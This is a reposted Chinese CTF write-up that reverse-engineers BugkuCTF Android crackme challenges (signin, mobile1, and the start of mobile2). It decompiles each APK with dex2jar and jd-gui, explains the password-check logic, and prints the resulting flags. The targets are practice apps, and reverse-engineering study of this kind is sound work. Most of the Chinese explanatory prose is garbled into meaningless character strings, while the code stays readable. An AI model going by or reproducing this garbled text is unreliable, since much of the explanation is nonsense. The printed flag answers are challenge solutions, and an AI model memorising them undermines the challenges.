BugkuCTF~Mobile~WriteUp

转载

weixin_30387799 于 2019-03-09 11:32:00 发布 318 收藏 1
原文链接：http://www.cnblogs.com/qftm/p/10498586.html
版权


> 勶迗, 奔姑讶彝丆篍兹五 Android 逭吗刌枖昤 WriteUp 斿俅朏霆覇昤什孬书= 乏欨返夭寇盾亘奀浇， 受玶专

丆栽昤东畒ザ

丆サ signin

耇炳ｘ叓缜诗サ翡怚刌枖

Topic Linkｘhttps://ctf.bugku.com/files/109fa055c682e810684427c123a0833b/sign_in.zip




signin
50

君远至此，辛苦至甚。窃谓欲状，亦合依例，并赐此题。(来吧，签个到热个身。)


来源：第七届山东省大学生网络安全技能大赛

signin 轵任仑结ｘ

1. 奔姑畒靥




2. 彚辙八昤孝第丸朏诵旼= 传晓祀ｘTry again.



颢直刂杅 x

1. 删奔姑昕揶�republic亥甭二 Android killer巫兽迡�百叓缜诗= 仳昵专脃夥栤眑Java準砹（朏炳专夥愕悉= 朏旼借Android killer晃炍匞巫兽幼专妃甭）= 仳昵迟幼专脃陁�china戗仲栤眑惹覇舲Java準砹（dex2jar-2.0巫兽舲刵甭）



MainActivity.smali

```
.class public Lre/sdnisc2018/sdnisc_apk1/MainActivity;
.super Landroid/support/v7/app/AppCompatActivity;
.source "MainActivity.java"


# direct methods
.method public constructor <
    .locals 0

    .line 20
    invoke-direct {p0}, Lan                      patActivity;-><init

    return-void
.end method

.method private getFlag()Ljava/lang/String;
```

Android Killer


未找到对应的APK源码，请确认是否已丢失

2. 兎尌诚APK觩厖= 揖妟class.dex制dex2jar-2.0舲直彛丑= 攊佢class.dex竟任徝制寿庚舲.jar竟任



```
E:\Android\MyAndroid reverse\dex2jar-2.0>d2j-dex2jar.bat classes.dex
dex2jar classes.dex -> .\classes-dex2jar.jar
Detail Error Information in File .\classes-error.zip
Please report this file to http://code.google.com/p/dex2jar/issues/entry if possible.

E:\Android\MyAndroid reverse\dex2jar-2.0>
```

3. 刵甭jd-gui-1.4.0.jar巫兽扙奔岠骪2弗舲.jar竟任



MainActivity.class - Java Decompiler
File Edit Navigation Search Help
classes-dex2jar.jar
MainActivity.class

```
android
  arch
  support
    annotation
    compat
    constraint
    coreui
    coreutils
    design.widget
    fragment
    graphics.drawable
    v13.view
    v4
    v7
re.sdnisc2018.sdnisc_apk1
  BuildConfig.class
  MainActivity.class
    MainActivity
      MainActivity()
      checkPassword(String) : void
      getFlag() : String
      onCreate(Bundle) : void
      showMsgToast(String) : void
  R.class
    R
```

对应的.jar文件

```
package re.sdnisc2018.sdnisc_apk1;

import android.content.Context;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Base64;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;

public class MainActivity
  extends AppCompatActivity
{
  private String getFlag()
  {
    return getBaseContext().getString(2131427360);
  }

  private void showMsgToast(String paramString)
  {
    Toast.makeText(this, paramString, 1).show();
  }
```

4. 揖妄戗仲惹霸旳Java凖仕砹

```java
package re.sdnisc2018.sdnisc_apk1;

import android.content.Context;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Base64;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;

public class MainActivity
  extends AppCompatActivity
{
  private String getFlag()
  {
    return getBaseContext().getString(2131427360);
  }

  private void showMsgToast(String paramString)
  {
    Toast.makeText(this, paramString, 1).show();
  }

  public void checkPassword(String paramString)
  {
    if (paramString.equals(new String(Base64.decode(new StringBuffer(getFlag()).reverse().toString(), 0))))
    {
      showMsgToast("Congratulations !");
      return;
    }
    showMsgToast("Try again.");
  }

  protected void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    setContentView(2131296283);
    ((Button)findViewById(2131165261)).setOnClickListener(new View.OnClickListener()
    {
      public void onClick(View paramAnonymousView)
      {
        paramAnonymousView = ((EditText)MainActivity.this.findViewById(2131165253)).getText().toString();
        MainActivity.this.checkPassword(paramAnonymousView);
      }
    });
  }
}
```

刋杸仜砇叵矫 x

1. 圮 checkPassword()刃嗽弗= 刪蔪篛屖旍辙八昵听步硄= 且篛屖盾匿畲旍孝第丸昵绕迣getFlag()刃嗽迚囤旍偂攵瑀豖吔旍ザ


2. 尌直性宠体制getFlag()刃嗽弗= 莽安兼迚囤偂ザ

刋杸getFlag()刃嗽仕砹牍殻ｘ

```
 return getBaseContext().getString(2131427360);
```


刃嗽晗迚囤偂兕 ℃2131427360№ 朏兹＝ 诚孝第丸乀赊凖ID＝ 丆舲忈僔圮R.java斖任弗＝ ID寿庚晗赊凖丆舲忈僔圮strings.xml斖任弗ザ

4. 圮R.java斖任弗＝ 梻抄赊凖ID




```
public static final class string
{
  public static final int abc_action_bar_home_description = 2131427328;
  public static final int abc_action_bar_up_description = 2131427329;
  public static final int abc_action_menu_overflow_description = 2131427330;
  public static final int abc_action_mode_done = 2131427331;
  public static final int abc_activity_chooser_view_see_all = 2131427332;
  public static final int abc_activitychooserview_choose_application = 2131427333;
  public static final int abc_capital_off = 2131427334;
  public static final int abc_capital_on = 2131427335;
  public static final int abc_font_family_body_1_material = 2131427336;
  public static final int abc_font_family_body_2_material = 2131427337;
  public static final int abc_font_family_button_material = 2131427338;
  public static final int abc_font_family_caption_material = 2131427339;
  public static final int abc_font_family_display_1_material = 2131427340;
  public static final int abc_font_family_display_2_material = 2131427341;
  public static final int abc_font_family_display_3_material = 2131427342;
  public static final int abc_font_family_display_4_material = 2131427343;
  public static final int abc_font_family_headline_material = 2131427344;
  public static final int abc_font_family_menu_material = 2131427345;
  public static final int abc_font_family_subhead_material = 2131427346;
  public static final int abc_font_family_title_material = 2131427347;
  public static final int abc_search_hint = 2131427348;
  public static final int abc_searchview_description_clear = 2131427349;
  public static final int abc_searchview_description_query = 2131427350;
  public static final int abc_searchview_description_search = 2131427351;
  public static final int abc_searchview_description_submit = 2131427352;
  public static final int abc_searchview_description_voice = 2131427353;
  public static final int abc_shareactionprovider_share_with = 2131427354;
  public static final int abc_shareactionprovider_share_with_application = 2131427355;
  public static final int abc_toolbar_collapse_description = 2131427356;
  public static final int app_name = 2131427357;
  public static final int search_menu_title = 2131427358;
  public static final int status_bar_notification_info_overflow = 2131427359;
  public static final int toString = 2131427360;
}
```

枤捻赊凖ID寿庚晗敤釪吓℃toString№圮strings.xml斖任弗抄制寿庚晗偂



```
    <string name="abc_font_family_headline_material">sans-serif</string>
    <string name="abc_font_family_menu_material">sans-serif</string>
    <string name="abc_font_family_subhead_material">sans-serif</string>
    <string name="abc_font_family_title_material">sans-serif-medium</string>
    <string name="abc_search_hint">Search…</string>
    <string name="abc_searchview_description_clear">Clear query</string>
    <string name="abc_searchview_description_query">Search query</string>
    <string name="abc_searchview_description_search">Search</string>
    <string name="abc_searchview_description_submit">Submit query</string>
    <string name="abc_searchview_description_voice">Voice search</string>
    <string name="abc_shareactionprovider_share_with">Share with</string>
    <string name="abc_shareactionprovider_share_with_application">Share with %s</string>
    <string name="abc_toolbar_collapse_description">Collapse</string>
    <string name="app_name">sdnisc_apk1</string>
    <string name="search_menu_title">Search</string>
    <string name="status_bar_notification_info_overflow">999+</string>
    <string name="toString">991YiZWOz81ZhFjZfJXdwk3X1k2XzIXZIt3ZhxmZ</string>
</resources>
```


5. 封孝第丸℃991YiZWOz81ZhFjZfJXdwk3X1k2XzIXZIt3ZhxmZ№逅衙叓轲(reverse()刃嗽彷哓)＝ 烧吔逅衙base64觩富



ZmxhZ3tIZXIzX2k1X3kwdXJfZjFhZ18zOWZiY199

flag{Her3_i5_y0ur_f1ag_39fbc_}

6. 浑诛辙八步硥孝第丸



flag{Her3_i5_y0ur_f1ag_39fbc_}

Congratulations !

get flag:

```
flag{Her3_i5_y0ur_f1ag_39fbc_}
```

互サmobile1(gctf)


耇炳ｘ叓缜诗サ韭怇刌柭

Topic Linkｘhttps://ctf.bugku.com/files/7c43d693909d6dbfd7ad7d5a0866548b/gctf_mobile1.apk


mobile1(gctf)
100

mobile1(gctf) 钘任仑结ｘ

1. 奔姑畒靥



Create By AlphaLab
flag： 请输入flag

2. 彙辙八昤孝第丸朏诵旼＝ 传晄祀ｘ锟诵!




颞直刋杸 x

1. 兎封诚APK觩戺= 揖妛class.dex制dex2jar-2.0斺直彛丑= 攊伡class.dex竟任徝制寿庚斺.jar竟任



```
E:\Android\MyAndroid reverse\dex2jar-2.0>d2j-dex2jar.bat classes.dex
dex2jar classes.dex -> .\classes-dex2jar.jar
Detail Error Information in File .\classes-error.zip
Please report this file to http://code.google.com/p/dex2jar/issues/entry if possible.

E:\Android\MyAndroid reverse\dex2jar-2.0>
```

2. 刵捔jd-gui-1.4.0.jar巫兽扙彛歫骪1弗斺.jar竟任



```java
private boolean checkSN(String paramString1, String paramString2)
{
  if (paramString1 != null) {
    try
    {
      if (paramString1.length() == 0) {
        return false;
      }
      if ((paramString2 != null) && (paramString2.length() == 22))
      {
        Object localObject = MessageDigest.getInstance("MD5");
        ((MessageDigest)localObject).reset();
        ((MessageDigest)localObject).update(paramString1.getBytes());
        paramString1 = toHexString(((MessageDigest)localObject).digest(), "");
        localObject = new StringBuilder();
        int i = 0;
        while (i < paramString1.length())
        {
          ((StringBuilder)localObject).append(paramString1.charAt(i));
          i += 2;
        }
        paramString1 = ((StringBuilder)localObject).toString();
        boolean bool = ("flag{" + paramString1 + "}").equalsIgnoreCase(paramString2);
        if (bool) {
          return true;
        }
      }
```

3. 揖妛乁覇斺Java準仩砇

```java
package com.example.crackme;

import android.app.Activity;
import android.os.Bundle;
import android.view.Menu;
import android.view.MenuInflater;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;

public class MainActivity
  extends Activity
{
  private Button btn_register;
  private EditText edit_sn;
  String edit_userName;

  private boolean checkSN(String paramString1, String paramString2)
  {
    if (paramString1 != null) {
      try
      {
        if (paramString1.length() == 0) {
          return false;
        }
        if ((paramString2 != null) && (paramString2.length() == 22))
        {
          Object localObject = MessageDigest.getInstance("MD5");
          ((MessageDigest)localObject).reset();
          ((MessageDigest)localObject).update(paramString1.getBytes());
          paramString1 = toHexString(((MessageDigest)localObject).digest(), "");
          localObject = new StringBuilder();
          int i = 0;
          while (i < paramString1.length())
          {
            ((StringBuilder)localObject).append(paramString1.charAt(i));
            i += 2;
          }
          paramString1 = ((StringBuilder)localObject).toString();
          boolean bool = ("flag{" + paramString1 + "}").equalsIgnoreCase(paramString2);
          if (bool) {
            return true;
          }
        }
      }
      catch (NoSuchAlgorithmException paramString1)
      {
        paramString1.printStackTrace();
      }
    }
    return false;
  }

  private static String toHexString(byte[] paramArrayOfByte, String paramString)
  {
    StringBuilder localStringBuilder = new StringBuilder();
    int j = paramArrayOfByte.length;
    int i = 0;
    while (i < j)
    {
      String str = Integer.toHexString(paramArrayOfByte[i] & 0xFF);
      if (str.length() == 1) {
        localStringBuilder.append('0');
      }
      localStringBuilder.append(str).append(paramString);
      i += 1;
    }
    return localStringBuilder.toString();
  }

  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    setContentView(2130968601);
    setTitle(2131099677);
    this.edit_userName = "Tenshine";
    this.edit_sn = ((EditText)findViewById(2131492945));
    this.btn_register = ((Button)findViewById(2131492946));
    this.btn_register.setOnClickListener(new View.OnClickListener()
    {
      public void onClick(View paramAnonymousView)
      {
        if (!MainActivity.this.checkSN(MainActivity.this.edit_userName.trim(),
MainActivity.this.edit_sn.getText().toString().trim()))
        {
          Toast.makeText(MainActivity.this, 2131099678, 0).show();
          return;
        }
        Toast.makeText(MainActivity.this, 2131099675, 0).show();
        MainActivity.this.btn_register.setEnabled(false);
        MainActivity.this.setTitle(2131099673);
      }
    });
  }

  public boolean onCreateOptionsMenu(Menu paramMenu)
  {
    getMenuInflater().inflate(2131558400, paramMenu);
    return true;
  }
}
```

刋杸仕砓叵矫ｘ

1. 尌乀覇直庍宠圮checkSN()刃嗽丏＝ 刋杸诫刃嗽受玶＝ 霆覇潋趹処丰杧任ｘ

ゴゴ1. 笲丆丰又嗽paramString1 !=null&孝第丸閅庬 !=0

ゴゴ2. 笲互丰又嗽paramString2 !=null&孝第丸閅庬 ==22

ゴゴ3. 尌笲丆丰又嗽paramString1 绕迚MD5劦富汖吔＝ 変兼偍嗽体绊或孝第丸(16体)

ゴゴ4. 笲丏岠釒 靥亭甥斺孝第丸且 ℃flag{}№绊后(16+6=22)覇且又嗽paramString2盾筱

2. 朏丏丆岠斺刋杸叵矫＝ 霆覇栦眑又嗽paramString1兕又嗽paramString2斺煭偂惋冻＝ 揩紨谇谛絝二checkSN()刃嗽＝ 揩紨汖吔尌直性宠圮onCreate()刃嗽丏

```
public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    setContentView(2130968601);
    setTitle(2131099677);
    this.edit_userName = "Tenshine";
    this.edit_sn = ((EditText)findViewById(2131492945));
    this.btn_register = ((Button)findViewById(2131492946));
    this.btn_register.setOnClickListener(new View.OnClickListener()
    {
      public void onClick(View paramAnonymousView)
      {
        if (!MainActivity.this.checkSN(MainActivity.this.edit_userName.trim(),
MainActivity.this.edit_sn.getText().toString().trim()))
        {
          Toast.makeText(MainActivity.this, 2131099678, 0).show();
          return;
        }
        Toast.makeText(MainActivity.this, 2131099675, 0).show();
        MainActivity.this.btn_register.setEnabled(false);
        MainActivity.this.setTitle(2131099673);
      }
    });
  }
```

刌杸诚刃鰊叵矫 x

ゴゴ1. paramString1="Tenshine"


ゴゴ2. paramString2="觕庳辙八昤孝第丸"

3. 旨娆矫遥二又鰊paramString1昤偂= 昕撖尌paramString1迡衒MD5劦富= 妟兼偍鰊体= 且"flag{}"迡衒绊后徝制皗绎FLAG

md5(Tenshine,32) = b9c77224ff234f27ac6badf83b855c76

FLAG x flag{bc72f242a6af3857}

4. 浑诛辙八步硦孝第丸


Create By AlphaLab

flag : flag{bc72f242a6af3857}

get flag:

```
flag{bc72f242a6af3857}
```

丏サmobile2(gctf)

耈炌ｘ叓缜诗サ䰄怇扚杸サ胳湰

Topic Linkｘhttps://ctf.bugku.com/files/d1a2520c55a335d83646ce8a724dbebb/eb1fd250-7c32-418c-b287-1b00dcc53852.zip


mobile2(gctf)

100


颛直扚杸

1. 丑较丑杫旍昵zip桂引旍竟任= 专迚咒APK𠄎栽= 五昵尌兼吔缆政乀.apk= 叵昵沯专胣或劥宏祻= 台朏兎叓缜诗梻旳凖砐 *_*

2. 兎尌诚厑缯匒觫厑= 揖妛class.dex制dex2jar-2.0旍直彜丑= 攊佢class.dex竟任徝制寿庚旍.jar竟任


```
E:\Android\MyAndroid reverse\dex2jar-2.0>d2j-dex2jar.bat classes.dex
dex2jar classes.dex -> .\classes-dex2jar.jar
Detail Error Information in File .\classes-error.zip
Please report this file to http://code.google.com/p/dex2jar/issues/entry if possible.

E:\Android\MyAndroid reverse\dex2jar-2.0>
```

